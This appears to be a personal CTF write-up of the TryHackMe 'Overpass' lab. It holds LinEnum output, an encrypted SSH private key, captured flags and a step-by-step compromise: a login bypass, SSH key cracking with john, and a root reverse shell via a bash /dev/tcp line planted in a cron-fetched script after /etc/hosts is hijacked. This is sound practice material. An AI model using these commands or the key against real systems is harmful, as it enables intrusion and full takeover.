lrwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-udevd-kernel.socket -> ../systemd-udevd-kernel.socket

/lib/systemd/system/sysinit.target.wants:
total 0
lrwxrwxrwx 1 root root 20 Feb 5 01:07 cryptsetup.target -> ../cryptsetup.target
lrwxrwxrwx 1 root root 22 Feb 5 01:07 dev-hugepages.mount -> ../dev-hugepages.mount
lrwxrwxrwx 1 root root 19 Feb 5 01:07 dev-mqueue.mount -> ../dev-mqueue.mount
lrwxrwxrwx 1 root root 28 Feb 5 01:07 kmod-static-nodes.service -> ../kmod-static-nodes.service
lrwxrwxrwx 1 root root 36 Feb 5 01:07 proc-sys-fs-binfmt_misc.automount -> ../proc-sys-fs-binfmt_misc.automount
lrwxrwxrwx 1 root root 32 Feb 5 01:07 sys-fs-fuse-connections.mount -> ../sys-fs-fuse-connections.mount
lrwxrwxrwx 1 root root 26 Feb 5 01:07 sys-kernel-config.mount -> ../sys-kernel-config.mount
lrwxrwxrwx 1 root root 25 Feb 5 01:07 sys-kernel-debug.mount -> ../sys-kernel-debug.mount
lrwxrwxrwx 1 root root 36 Feb 5 01:07 systemd-ask-password-console.path -> ../systemd-ask-password-console.path
lrwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-binfmt.service -> ../systemd-binfmt.service
lrwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-hwdb-update.service -> ../systemd-hwdb-update.service
lrwxrwxrwx 1 root root 32 Feb 5 01:07 systemd-journal-flush.service -> ../systemd-journal-flush.service
lrwxrwxrwx 1 root root 27 Feb 5 01:07 systemd-journald.service -> ../systemd-journald.service
lrwxrwxrwx 1 root root 36 Feb 5 01:07 systemd-machine-id-commit.service -> ../systemd-machine-id-commit.service
lrwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-modules-load.service -> ../systemd-modules-load.service
lrwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-random-seed.service -> ../systemd-random-seed.service
lrwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-sysctl.service -> ../systemd-sysctl.service
lrwxrwxrwx 1 root root 37 Feb 5 01:07 systemd-tmpfiles-setup-dev.service -> ../systemd-tmpfiles-setup-dev.service
lrwxrwxrwx 1 root root 33 Feb 5 01:07 systemd-tmpfiles-setup.service -> ../systemd-tmpfiles-setup.service
lrwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-udev-trigger.service -> ../systemd-udev-trigger.service
lrwxrwxrwx 1 root root 24 Feb 5 01:07 systemd-udevd.service -> ../systemd-udevd.service
lrwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-update-utmp.service -> ../systemd-update-utmp.service
lrwxrwxrwx 1 root root 30 Apr 4 2019 plymouth-read-write.service -> ../plymouth-read-write.service
lrwxrwxrwx 1 root root 25 Apr 4 2019 plymouth-start.service -> ../plymouth-start.service

/lib/systemd/system/timers.target.wants:
total 0
lrwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-tmpfiles-clean.timer -> ../systemd-tmpfiles-clean.timer

/lib/systemd/system/rc-local.service.d:
total 4.0K
-rw-r--r-- 1 root root 290 Nov 14 2019 debian.conf

/lib/systemd/system/user@.service.d:
total 4.0K
-rw-r--r-- 1 root root 125 Nov 14 2019 timeout.conf

/lib/systemd/system/halt.target.wants:
total 0
lrwxrwxrwx 1 root root 24 Apr 4 2019 plymouth-halt.service -> ../plymouth-halt.service

/lib/systemd/system/initrd-switch-root.target.wants:
total 0
lrwxrwxrwx 1 root root 25 Apr 4 2019 plymouth-start.service -> ../plymouth-start.service
lrwxrwxrwx 1 root root 31 Apr 4 2019 plymouth-switch-root.service -> ../plymouth-switch-root.service

/lib/systemd/system/kexec.target.wants:
total 0
lrwxrwxrwx 1 root root 25 Apr 4 2019 plymouth-kexec.service -> ../plymouth-kexec.service

/lib/systemd/system/poweroff.target.wants:
total 0
lrwxrwxrwx 1 root root 28 Apr 4 2019 plymouth-poweroff.service -> ../plymouth-poweroff.service

/lib/systemd/system/reboot.target.wants:
total 0
lrwxrwxrwx 1 root root 26 Apr 4 2019 plymouth-reboot.service -> ../plymouth-reboot.service

/lib/systemd/system/runlevel1.target.wants:
total 0

```


/lib/systemd/system/runlevel2.target.wants:
total 0

/lib/systemd/system/runlevel3.target.wants:
total 0

/lib/systemd/system/runlevel4.target.wants:
total 0

/lib/systemd/system/runlevel5.target.wants:
total 0

/lib/systemd/system-generators:
total 220K
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-cryptsetup-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-debug-generator
-rwxr-xr-x 1 root root 31K Feb 5 01:07 systemd-fstab-generator
-rwxr-xr-x 1 root root 14K Feb 5 01:07 systemd-getty-generator
-rwxr-xr-x 1 root root 26K Feb 5 01:07 systemd-gpt-auto-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-hibernate-resume-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-rc-local-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-system-update-generator
-rwxr-xr-x 1 root root 31K Feb 5 01:07 systemd-sysv-generator
-rwxr-xr-x 1 root root 14K Feb 5 01:07 systemd-veritysetup-generator
-rwxr-xr-x 1 root root 4.9K Jan 15 2020 cloud-init-generator
lrwxrwxrwx 1 root root 22 Aug 26 2019 netplan -> ../netplan/generate
-rwxr-xr-x 1 root root 286 Jun 21 2019 friendly-recovery

/lib/systemd/system-preset:
total 4.0K
-rw-r--r-- 1 root root 951 Jan 28 2018 90-systemd.preset

/lib/systemd/network:
total 16K
-rw-r--r-- 1 root root 645 Jan 28 2018 80-container-host0.network
-rw-r--r-- 1 root root 718 Jan 28 2018 80-container-ve.network
-rw-r--r-- 1 root root 704 Jan 28 2018 80-container-vz.network
-rw-r--r-- 1 root root 412 Jan 28 2018 99-default.link

/lib/systemd/system-sleep:
total 8.0K
-rwxr-xr-x 1 root root 219 Nov 25 2019 unattended-upgrades
-rwxr-xr-x 1 root root 92 Feb 22 2018 hdparm

/lib/systemd/system-shutdown:
total 4.0K
-rwxr-xr-x 1 root root 160 Jan 14 2020 mdadm.shutdown

SOFTWARE #####
[-] Sudo version:
Sudo version 1.8.21p2

INTERESTING FILES #####
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc
/usr/bin/curl

[-] Installed compilers:

ii g++	4:7.4.0-1ubuntu2.3	amd64	GNU C++ compiler
ii g++-7	7.5.0-3ubuntu1~18.04	amd64	GNU C++ compiler
ii gcc	4:7.4.0-1ubuntu2.3	amd64	GNU C compiler
ii gcc-7	7.5.0-3ubuntu1~18.04	amd64	GNU C compiler
rc golang-go	2:1.10~4ubuntu1	amd64	Go programming language compiler,
linker, compiled stdlib			

[-] Can we read/write sensitive files:

```
-rw-r--r-- 1 root root 1614 Jun 27 02:21 /etc/passwd
-rw-r--r-- 1 root root 735 Jun 27 02:20 /etc/group
-rw-r--r-- 1 root root 617 Jun 27 02:32 /etc/profile
-rw-r----- 1 root shadow 1064 Jun 27 04:24 /etc/shadow
```

[-] SUID files:

```
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 26696 Jan 8 2020 /bin/umount
-rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 43088 Jan 8 2020 /bin/mount
-rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
-rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
-rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 149080 Jan 31 17:18 /usr/bin/sudo
-rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 14328 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 42992 Jun 11 18:25 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign
```

[-] SGID files:

```
-rwxr-sr-x 1 root shadow 34816 Feb 27 2019 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 34816 Feb 27 2019 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root mlocate 43088 Mar 1 2018 /usr/bin/mlocate
-rwxr-sr-x 1 root ssh 362640 Mar 4 2019 /usr/bin/ssh-agent
-rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
-rwxr-sr-x 1 root tty 30800 Jan 8 2020 /usr/bin/wall
-rwxr-sr-x 1 root shadow 71816 Mar 22 2019 /usr/bin/chage
-rwxr-sr-x 1 root crontab 39352 Nov 16 2017 /usr/bin/crontab
-rwxr-sr-x 1 root tty 14328 Jan 17 2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root shadow 22808 Mar 22 2019 /usr/bin/expiry
-rwxr-sr-x 1 root utmp 10232 Mar 11 2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
```

[+] Files with POSIX capabilities set:

```
/usr/bin/mtr-packet = cap_net_raw+ep
```

[-] Can't search *.conf files as no keyword was entered

[-] Can't search *.php files as no keyword was entered

[-] Can't search *.log files as no keyword was entered

[-] Can't search *.ini files as no keyword was entered

[-] All *.conf files in /etc (recursive 1 level):

```
-rw-r--r-- 1 root root 3028 Feb 3 18:22 /etc/adduser.conf
-rw-r--r-- 1 root root 2969 Feb 28 2018 /etc/debconf.conf
-rw-r--r-- 1 root root 513 Feb 3 18:22 /etc/nsswitch.conf
-rw-r--r-- 1 root root 350 Feb 3 18:23 /etc/popularity-contest.conf
-rw-r--r-- 1 root root 4861 Feb 22 2018 /etc/hdparm.conf
-rw-r--r-- 1 root root 280 Jun 20 2014 /etc/fuse.conf
-rw-r--r-- 1 root root 191 Feb 7 2018 /etc/libaudit.conf
-rw-r--r-- 1 root root 34 Jan 27 2016 /etc/ld.so.conf
-rw-r--r-- 1 root root 100 Jun 25 2018 /etc/sos.conf
-rw-r--r-- 1 root root 2584 Feb 1 2018 /etc/gai.conf
-rw-r--r-- 1 root root 403 Mar 1 2018 /etc/updatedb.conf
-rw-r--r-- 1 root root 6920 Sep 20 2018 /etc/overlayroot.conf
-rw-r--r-- 1 root root 812 Mar 24 2018 /etc/mke2fs.conf
-rw-r--r-- 1 root root 144 Jun 27 02:06 /etc/kernel-img.conf
```

```
-rw-r--r-- 1 root root 604 Aug 13 2017 /etc/deluser.conf
-rw-r--r-- 1 root root 552 Apr 4 2018 /etc/pam.conf
-rw-r--r-- 1 root root 1358 Jan 30 2018 /etc/rsyslog.conf
-rw-r--r-- 1 root root 1260 Feb 26 2018 /etc/ucf.conf
-rw-r--r-- 1 root root 92 Apr 9 2018 /etc/host.conf
-rw-r--r-- 1 root root 14867 Oct 13 2016 /etc/ltrace.conf
-rw-r--r-- 1 root root 2683 Jan 17 2018 /etc/sysctl.conf
-rw-r--r-- 1 root root 5986 Jun 27 02:09 /etc/ca-certificates.conf
-rw-r--r-- 1 root root 703 Aug 21 2017 /etc/logrotate.conf
```

[~] Current user's history files:

```
lrwxrwxrwx 1 james james 9 Jun 27 02:38 /home/james/.bash_history -> /dev/null
```

[~] Location and contents (if accessible) of .bash_history file(s):

```
/home/james/.bash_history
```

[~] Any interesting mail in /var/mail:

```
total 8
```

```
drwxrwsr-x 2 root mail 4096 Feb 3 18:22 .
```

```
drwxr-xr-x 12 root root 4096 Jun 27 02:28 ..
```

```
### SCAN COMPLETE #####
```

files

buildscript.sh

```
GOOS=linux /usr/local/go/bin/go build -o ~/builds/overpassLinux ~/src/overpass.go
GOOS=windows /usr/local/go/bin/go build -o ~/builds/overpassWindows.exe ~/src/overpass.go
GOOS=darwin /usr/local/go/bin/go build -o ~/builds/overpassMacOS ~/src/overpass.go
GOOS=freebsd /usr/local/go/bin/go build -o ~/builds/overpassFreeBSD ~/src/overpass.go
GOOS=openbsd /usr/local/go/bin/go build -o ~/builds/overpassOpenBSD ~/src/overpass.go
echo "$(date -R) Builds completed" >> /root/buildStatus
```

creds

usernames

```
James
Paradox
```

SSH Private Key

```
-----BEGIN RSA PRIVATE KEY-----
```

```
Proc-Type: 4,ENCRYPTED
```

```
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337
```

```
LNu5wQBBz7pKZ3cc4TWIxiUuD/opji1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
```


JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTlbzvJal
73/eUN9kYF0ua9rZC6mwol2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncIjugOlF8QrHoo3OGv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6l6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3ojmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll10Bl1tmsUIRwYK7wT/9kvUiL3rhkBURhVlBj2qiHxR
3KwmS4Dm4AOtoPTIAMVyaKmCWopf6le1+wzZ/UprNCAGeGTIZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRjKQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavIBhrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1Wha+pjTLqwU+c15WF7ENb3Dm5qdUoSSIPzRjze
eaPG504U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBAPY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCFbdlWkt/h2M5nowjcbYn
exxOuOdqdaZTjrXOyRnyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPAPR1C1zRYwT1LEFKt7KKAAogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMO1MikF95M3C7dxPFespLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVlu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdixXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTESukcv/IYHK1s+Uw/H5AWtjsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyFWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yiS813kNTjCJOwKRsxG2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ouglL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHITtjZU8Zj2Y2Y3hd6yRNJclgCDrmLbn9C5M0d7g0h2BIFajIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----

dirs

/aboutus (Status: 301)
/admin (Status: 301)
/css (Status: 301)
/downloads (Status: 301)
/img (Status: 301)
/index.html (Status: 301)

writeup

--ran nmap and found open ports 80 and 22
--ran gobuster and found login at /admin page
--found vulnerable code at login.js that allows us to bypass login
--intercepted login request and response



--removed "invalid credentials" from response and forwarded it back to server to bypass login
--refresh browser page to bypass login and get:

James
Paradox
and SSH Private Key

--copied SSH key to file and ran /usr/share/john/ssh2john.py james.key and got:
--cracked hash with john and got

james13

--login with james:james13 and command **ssh -i key.key james@10.10.21.16**
--run **cat user.txt** to get user flag

thm{65c1aaf000506e56996822c6281e6bf7}

--downloaded linenum with:

taj702@kali: ~/linenum\$ python -m SimpleHTTPServer 1337
and

james@overpass-prod:/var/tmp\$ wget 10.2.27.69:1337/LinEnum.sh

james@overpass-prod:/var/tmp\$ chmod +x LinEnum.sh

james@overpass-prod:/var/tmp\$./LinEnum.sh

--linenum shows a cronjob that runs a curl script every minute and /etc/hosts runs as root

--we must create a local web server, by first creating the following directory for our buildsript.sh file:
overpass/www/downloads/buildscript.sh

--insert a bash shell in buildsript.sh file:

bash -i > & /dev/tcp/10.2.27.69/9001 0> &1

--then start the web server and a listener:

taj702@kali:/media/taj702/CTF-DATA/tryhackme/overpass/www\$ sudo python -m SimpleHTTPServer 80

taj702@kali:~\$ nc -lvnp 9001

--then add our IP to the overpass-prod machines host file:

james@overpass-prod:/etc\$ echo "10.2.27.69 overpass.thm" > hosts

--now wait till the root shell pops up on our listener and get flag:

taj702@kali:~\$ nc -lvnp 9001

listening on [any] 9001 ...

connect to [10.2.27.69] from (UNKNOWN) [10.10.21.16] 41128

bash: cannot set terminal process group (22942): Inappropriate ioctl for device

bash: no job control in this shell

root@overpass-prod:~# **cat root.txt**

thm{7f336f8c359dbac18d54fdd64ea753bb}